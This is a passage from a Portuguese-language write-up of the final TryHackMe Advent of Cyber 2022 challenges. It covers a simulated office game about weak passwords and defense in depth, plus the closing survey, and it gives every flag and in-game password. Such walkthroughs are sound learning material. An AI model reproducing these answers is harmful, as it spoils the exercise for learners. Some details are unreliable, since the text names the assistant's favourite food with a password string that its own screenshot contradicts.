No caso seguinte o guarda já está mais bem treinado, deste modo apenas a desculpa de que vai entregar algo para o assistente executivo faz o guarda permitir o acesso. Ao entrar podemos encontrar no Post-it do assistente a coisa favorita do Papai Noel, **MilkAndCookies**.

The screenshot shows a TryHackMe challenge titled "Santa's Executive Assistant (EA) Office". At the top left is the TryHackMe logo with binary code "10 10 1101 01 01 01 01 01". The title "Santa's Executive Assistant (EA) Office" is centered at the top, with the sub-instruction "Interact with items that highlight on hover." Below the title is a timer showing "00:08". A navigation button "[◀ Home](#)" is on the left. The main area features a blue-themed office environment with a calendar, a computer monitor, and a shelf with binders and a potted plant. A prominent black rectangular overlay contains the text "Post-it Notes" and "Prepare: MilkAndCookies", each with a close ("X") and edit ("pencil") icon. Below this overlay is a dark blue cabinet with three drawers. At the bottom, there are three cards: "Case 1 Perimeter Focused" (Completed), "Case 2 Prevention Focused" (Active), and "Case 3 Disrupting Adversarial Objectives".

Com isso podemos desbloquear o computador do Papai Noel que está no escritório dele e obter a partir de um arquivo de texto a senha do cofre, **3XtrR@\_S3cr3tV@ultPW**.

The screenshot shows the TryHackMe interface for the 'Santa Office' challenge. At the top left is the TryHackMe logo with a binary sequence: 10 10 1110 0101 010. The title 'Santa Office' is centered at the top, with the sub-instruction 'Interact with items that highlight on hover.' Below it is a timer showing 00:37. A navigation bar on the left includes a 'Home' button. The main area features a laptop icon with a file window titled 'Vault.txt' containing the flag '3XtrR@\_S3cr3tV@ultPW'. A keyboard icon is also visible. At the bottom, three cases are listed: Case 1 'Perimeter Focused' (Completed), Case 2 'Prevention Focused' (Active), and Case 3 'Disrupting Adversarial Objectives'.

Case	Status	Description
Case 1	Completed	Perimeter Focused
Case 2	Active	Prevention Focused
Case 3		Disrupting Adversarial Objectives

Abrindo o cofre novamente encontramos a segunda flag, **THM{m0@r\_5t3pS\_n0w!}**, e terminamos esse caso.

The screenshot shows the TryHackMe platform interface. At the top left is the logo with binary code "10 10 1110 0101 010". To the right is the word "Flag" and a sub-instruction: "Interact with items that highlight on hover." Below this is a navigation bar with a "Home" button and a timer showing "02:34". The main content area features a large rectangular box containing a "Flag" card. The card has a title "Flag", a content section with the text "THM{m0@r\_5t3pS\_n0wl!}" and a copy icon, and a "Next Case" button. Behind the card is a stylized illustration of an open book. At the bottom, there are three cards representing different cases: "Case 1 Perimeter Focused" (Completed), "Case 2 Prevention Focused" (Active), and "Case 3 Disrupting Adversarial Objectives" (Locked).

O terceiro caso é o mais complicado de todos, já que foram adotadas certas medidas de defesa em profundidade pela equipe do Papai Noel. Para passar pelo guarda ainda é que nem no caso anterior. Novamente no Post-it do assistente encontramos que a comida favorita dele é **3XtrR@\_S3cr3tV@ultPW**. E na primeira gaveta desse escritório podemos pegar o crachá do Papai Noel, que nos permitirá acessar mais áreas.

The screenshot shows a dark-themed interface for a cybersecurity challenge. At the top left is the TryHackMe logo with binary code. The title "Santa's Executive Assistant (EA) Office" is centered at the top, with a sub-instruction "Interact with items that highlight on hover." Below the title is a clock icon showing "02:19". To the right are two user icons labeled "ID: GBD". A "Home" button is on the far left. In the center, a modal window titled "Post-it Notes" contains a list of reminders:

- Buy my favorite BanoffeePie.
- Remind Santa to change his laptop password and make it harder to guess! Everyone knows his tendency to be lazy and repetitive...

Below the modal are three case cards:

- Case 1** (Completed): Perimeter Focused. Status: Completed.
- Case 2** (Completed): Prevention Focused. Status: Completed.
- Case 3** (Active): Disrupting Adversarial Objectives. Status: Active.

A senha do notebook do assistente é a comida favorita dele. Ao logar no notebook encontramos um arquivo de texto e uma lixeira. No arquivo de texto encontramos a segunda metade da senha do cofre,  
**Pr0v3dV@ultPW.**

Santa's Executive Assistant (EA) Office  
Interact with items that highlight on hover.

< Home 00:32

Strikes: X X X (0/3)

<Executive Assistant Laptop

Vault (2/2).txt

Pr0v3dV@ultPW

Case 1 Perimeter Focused Completed

Case 2 Prevention Focused Completed

Case 3 Disrupting Adversarial Objectives Active

E na lixeira encontramos a senha antiga do notebook do Papai Noel, **H0tCh0coL@t3\_01**. Mas como ele é preguiçoso a nova senha é apenas incrementar o último dígito da antiga, **H0tCh0coL@t3\_02**.

The screenshot shows a TryHackMe challenge titled "Santa's Executive Assistant (EA) Office". At the top left is the TryHackMe logo with a cloud icon and binary code. The title "Santa's Executive Assistant (EA) Office" is centered, with a sub-instruction "Interact with items that highlight on hover." Below the title is a timer showing "00:09". To the right of the timer are two icons: a user profile and two ID cards, one for Santa and one for Mrs. Claus. Below the timer is a section titled "Strikes: X X X (0/3)". A large button labeled "Executive Assistant Laptop" is centered. Inside this button is a terminal window titled "OldPW.txt" containing the password "H0tCh0coL@t3\_01". Below the terminal is a stylized laptop illustration. At the bottom are three green buttons: "Case 1 Perimeter Focused" (Completed), "Case 2 Prevention Focused" (Completed), and "Case 3 Disrupting Adversarial Objectives" (Active).

Tendo acessado o notebook dele com a senha nova, encontramos a primeira metade da senha do cofre, **N3w4nd1m.**

The screenshot shows the TryHackMe platform interface for the 'Santa Office' challenge. At the top left is the TryHackMe logo with a binary sequence: 10 10 1110 0101 01. The title 'Santa Office' is centered at the top, with the sub-instruction 'Interact with items that highlight on hover.' Below the title is a clock icon showing '01:44'. To the right are two user icons. The main workspace features a laptop and a server tower. A modal window titled 'Vault (1/2).txt' is open, displaying the text 'N3w4nd1m'. Below the modal is a terminal window showing a terminal session with a password prompt. At the bottom, three cases are listed: Case 1 'Perimeter Focused' (Completed), Case 2 'Prevention Focused' (Completed), and Case 3 'Disrupting Adversarial Objectives' (Active).

Dessa forma para criar a senha completa do cofre é só concatenar as duas, assim ficando **N3w4nd1mPr0v3dV@ultPW**. No cofre encontramos a terceira flag e o pin de acesso à Oficina do Papai Noel, respectivamente **THM{B@d\_Y3t1\_1s\_n@u6hty}** e **2845**.

The screenshot shows the TryHackMe platform interface for a challenge titled "Flag". At the top left is the TryHackMe logo with a binary sequence: 10 10 1110 0101 01. To the right is the title "Flag" and a sub-instruction: "Interact with items that highlight on hover.". Below the title is a timestamp "01:14". On the far right are two "ID CARD" icons. In the center, it says "Strikes: X X X (1/3)". A large central box contains the challenge details: "Flag", "THM{B@d\_Y3t1\_1s\_n@u6hty}", "Santa Code: 2845", and a "Go to compound" button. Below this box is a stylized illustration of an open book. At the bottom, there are three green cards representing cases: "Case 1 Perimeter Focused" (Completed), "Case 2 Prevention Focused" (Completed), and "Case 3 Disrupting Adversarial Objectives" (Active).

Por fim podemos acessar a oficina e conseguir a flag final, **THM{D3f3n5e\_1n\_D3pth\_1s\_k00L!!}**.

Thank you for making it this far!

Final Flag

THM{D3f3n5e\_1n\_D3pth\_1s\_k00L!!}

Credits

Marc - Author

Zaryaab - Static Site

Lauren and Nicola - Designs

Marta - Ideas

Case 1  
Perimeter Focused

Case 2  
Prevention Focused

Case 3  
Disrupting Adversarial Objectives

[Day 24] Ho, ho, ho, the survey's short / The Year of the Bandit Yeti

O último dia não tem nenhum conteúdo novo e é dividido em duas Tasks. A primeira é para fornecer um feedback sobre como foi o evento e o que você achou. Enquanto a segunda é para contar o final da história.

Na Task 29, para conseguir a flag é só fazer o formulário de feedback que será dado a flag

**THM{AoC2022!thank\_you!}.**


Thank you!

Thank you for completing this form and being a part of our Advent of Cyber 2022 event!  
The flag for the last question is **THM{AoC2022!thank\_you!}**

Enquanto na Task 30, a única questão que tem é para responder **Yea**.

Conclusão

Após responder todas as questões e ter 100% da sala concluída ganhamos o certificado de conclusão e uma badge do evento.



Assim terminamos o Advent of Cyber do TryHackMe. Os conteúdos apresentados durante o evento foram de certa forma introdutórios voltados para pessoas que estão começando na área, e podem ser mais aprofundados a partir de outras salas do TryHackMe ou em outros materiais.

Espero que esse meu Write-Up possa ter ajudado quem esteja em dúvida sobre algum dos desafios. Agradeço a todos que leram. Qualquer dúvida ou sugestão de melhoria é só entrar em contato comigo.



Lucas Tomio Darim